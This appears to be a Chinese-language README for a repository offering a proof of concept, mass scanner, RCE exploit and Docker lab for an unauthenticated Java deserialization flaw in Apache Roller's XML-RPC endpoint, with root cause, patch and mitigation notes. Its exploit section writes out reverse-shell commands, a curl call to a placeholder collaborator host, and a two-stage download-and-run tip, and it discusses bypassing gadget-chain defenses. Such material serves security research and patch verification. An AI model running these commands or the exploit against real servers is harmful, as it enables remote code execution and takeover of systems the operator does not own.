
 yanixos/apache-cve-2026-129448
CVE-2026-129448 Apache Roller XML-RPC 反序列化:PoC、扫描器、漏洞利用、实验环境

CVE-2026-129448 / CVE-2026-82384 | 未认证 Java 反序列化 PoC、扫描器与实验环境



PoC | 扫描器 | 漏洞利用 | 实验环境 | 分析 | 参考资料
完整详情见文章:https://tuxshin.com/article-apache-roller-xmlrpc-deserialization
Apache Roller 旧版 XML-RPC 端点中存在未认证 Java 反序列化漏洞。向 /roller-services/xmlrpc 发送单个包含厂商扩展类型 <ex:serializable>(Java 序列化对象的 Base64 编码)的 POST text/xml 请求,该内容会在任何身份验证或处理器查找之前被直接传入 ObjectInputStream.readObject()。
作者: Yanis Alim - TUXSHIN SECURITY | 日期: 2026-11-18 | 发现者: n0mi1k | 报告者: Matt Raible
| 字段 | 值 |
|---|---|
| CVE | CVE-2026-129448(CVE-2026-82384 的重复项) |
| CVSS v3.1 | 9.8 严重 |
| CWE | CWE-502(不可信数据反序列化) |
| 组件 | org.apache.xmlrpc.webserver.XmlRpcServlet,enabledForExtensions=true |
| 汇聚点 | SerializableParser.getResult() -> ObjectInputStream.readObject() |
| 端点 | POST /roller-services/xmlrpc(亦为 /roller/roller-services/xmlrpc) |
| 修复 | Apache Roller PR #171,于 2026-09-05 合并 |
| 状态 | 已在野被积极利用 |
| 版本 | enabledForExtensions | XmlRpcEnabledFilter | 判定 |
|---|---|---|---|
| 4.0.0 - 6.1.4 | true | 缺失 | 存在漏洞 |
| 6.1.5 | true | 缺失 | 存在漏洞 |
| 6.1.6 | false | 存在 | 已修复 |
| 6.1.7 | false | 存在 | 已修复(无进一步变更) |
XML-RPC 库在所有版本中均保持不变(xmlrpc-* 3.1.3)。这纯粹是 Roller 侧的配置修复。
两条 CVE 记录均低估了受影响范围。CVE-2026-129448 称“6.1.5 之前”,而 CVE-2026-82384 仅列出 6.1.5。实验环境确认 6.1.4 和 6.1.5 均存在漏洞。
commons-beanutils 1.9.4、spring-aop/beans/context/core 5.3.39)。web.xml 中,解析器仍会运行。WEB-INF/web.xml 映射了 XML-RPC servlet,并启用了厂商扩展标志:
<servlet>
  <servlet-name>XmlRpcServlet</servlet-name>
  <servlet-class>org.apache.xmlrpc.webserver.XmlRpcServlet</servlet-class>
  <init-param>
    <param-name>enabledForExtensions</param-name>
    <param-value>true</param-value> <!-- 6.1.6: false -->
  </init-param>
</servlet>
该库的 SerializableParser 随后直接反序列化 ex:serializable 值:
// org.apache.xmlrpc.parser.SerializableParser.getResult()
ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
ObjectInputStream ois = new ObjectInputStream(bais);
return ois.readObject(); // Pre-authentication deserialization sink
纵深防御注意事项(已在实验室验证): 在默认的现代 Roller 安装上将其转化为 RCE 会被两个非 Roller 的防护机制阻止。第一个是 commons-collections 3.2.2 中的 InvokerTransformer 防护,它会阻止 ysoserial CC1-CC7。第二个是 JDK 的 TemplatesImpl 防护,它会阻止默认的 CommonsBeanutils1 利用链。
因此,一个可用的真实环境利用链必须同时绕过这两个防护,例如使用 Spring/JNDI 链,或针对不具备这些防护的运行时环境。
参见 docs/ANALYSIS.md。
PR #171 对 WEB-INF/web.xml 做了三处修改:
enabledForExtensions 设置为 false。/roller-services/xmlrpc 的 XmlRpcEnabledFilter。临时缓解措施(如果无法升级):在 WEB-INF/web.xml 中将 enabledForExtensions 设置为 false,或移除 /roller-services/xmlrpc 的 servlet 映射,然后重启 Roller。
cd lab
./setup.sh                 # Downloads dependencies, compiles and assembles webapps
docker compose up -d --build
# Vulnerable: http://127.0.0.1:8080/roller-services/xmlrpc
# Patched:    http://127.0.0.1:8181/roller-services/xmlrpc
该检测器验证反序列化接收点是否可达,且不执行任何代码。它发送一个序列化的 lab.ProbeGhost 对象,该类被故意设置为在任何真实服务器中都不存在。
存在漏洞的服务器会返回:
Failed to load class for result object: lab.ProbeGhost
此响应表明 readObject() 处理了未经身份验证的输入。
cd poc
python3 probe.py --target http://127.0.0.1:8080/roller-services/xmlrpc --mode detect
python3 probe.py --target https://127.0.0.1:8080/roller-services/xmlrpc --mode detect --no-verify # bypass ssl verification
易受攻击的响应:
Failed to load class for result object: lab.ProbeGhost
已修补的响应:
The tag {http://ws.apache.org/xmlrpc/namespaces/extensions}serializable is invalid, if isEnabledForExtensions() == false.
使用纯 Python 对目标列表进行批量检测。不涉及 RCE,扫描器可安全地对授权目标运行。
cd scanner
printf 'https://blog.example.com/roller-services/xmlrpc\nhttps://roll.example.com/roller-services/xmlrpc\n' > targets.txt
python3 roller_scan.py --file targets.txt --out results.csv
使用 CommonsBeanutils1 gadget 链(BeanComparator -> TemplatesImpl)实现未认证 RCE。
需要 JDK 11,并通过 Docker 生成 payload,以便目标能够加载该字节码。
cd exploit
python3 roller_exploit.py --target http://127.0.0.1:8080/roller-services/xmlrpc --reverse-shell 172.20.0.1 4456
python3 roller_exploit.py --target https://127.0.0.1:8080/roller-services/xmlrpc --reverse-shell 172.20.0.1 4456 --no-verify # bypass ssl verification

python3 roller_exploit.py --target https://127.0.0.1:8080/roller-services/xmlrpc --cmd 'curl COLLABORATOR' --no-verify # bypass ssl verification

该 gadget 通过
Runtime.getRuntime().exec(String)执行,使用分词后的命令,不经过 shell。请使用简单 token 命令。如需 shell 特性,请采用两阶段方式,例如curl -o /tmp/x ... && bash /tmp/x。
├── docs/            # ANALYSIS.md (root cause, patch, defense-in-depth) + references
├── scanner/         # Mass detection (non-RCE)
├── exploit/         # CommonsBeanutils1 RCE + reverse shell
├── poc/             # Minimal self-contained probe (detect + execute)
├── lab/             # Docker reproduction (vulnerable + patched)
└── tests/            # Smoke tests
仅限用于经授权的安全测试与研究。请勿对您不拥有或未获得明确书面测试许可的系统运行该扫描器、PoC 或漏洞利用程序。作者不对任何滥用行为负责。






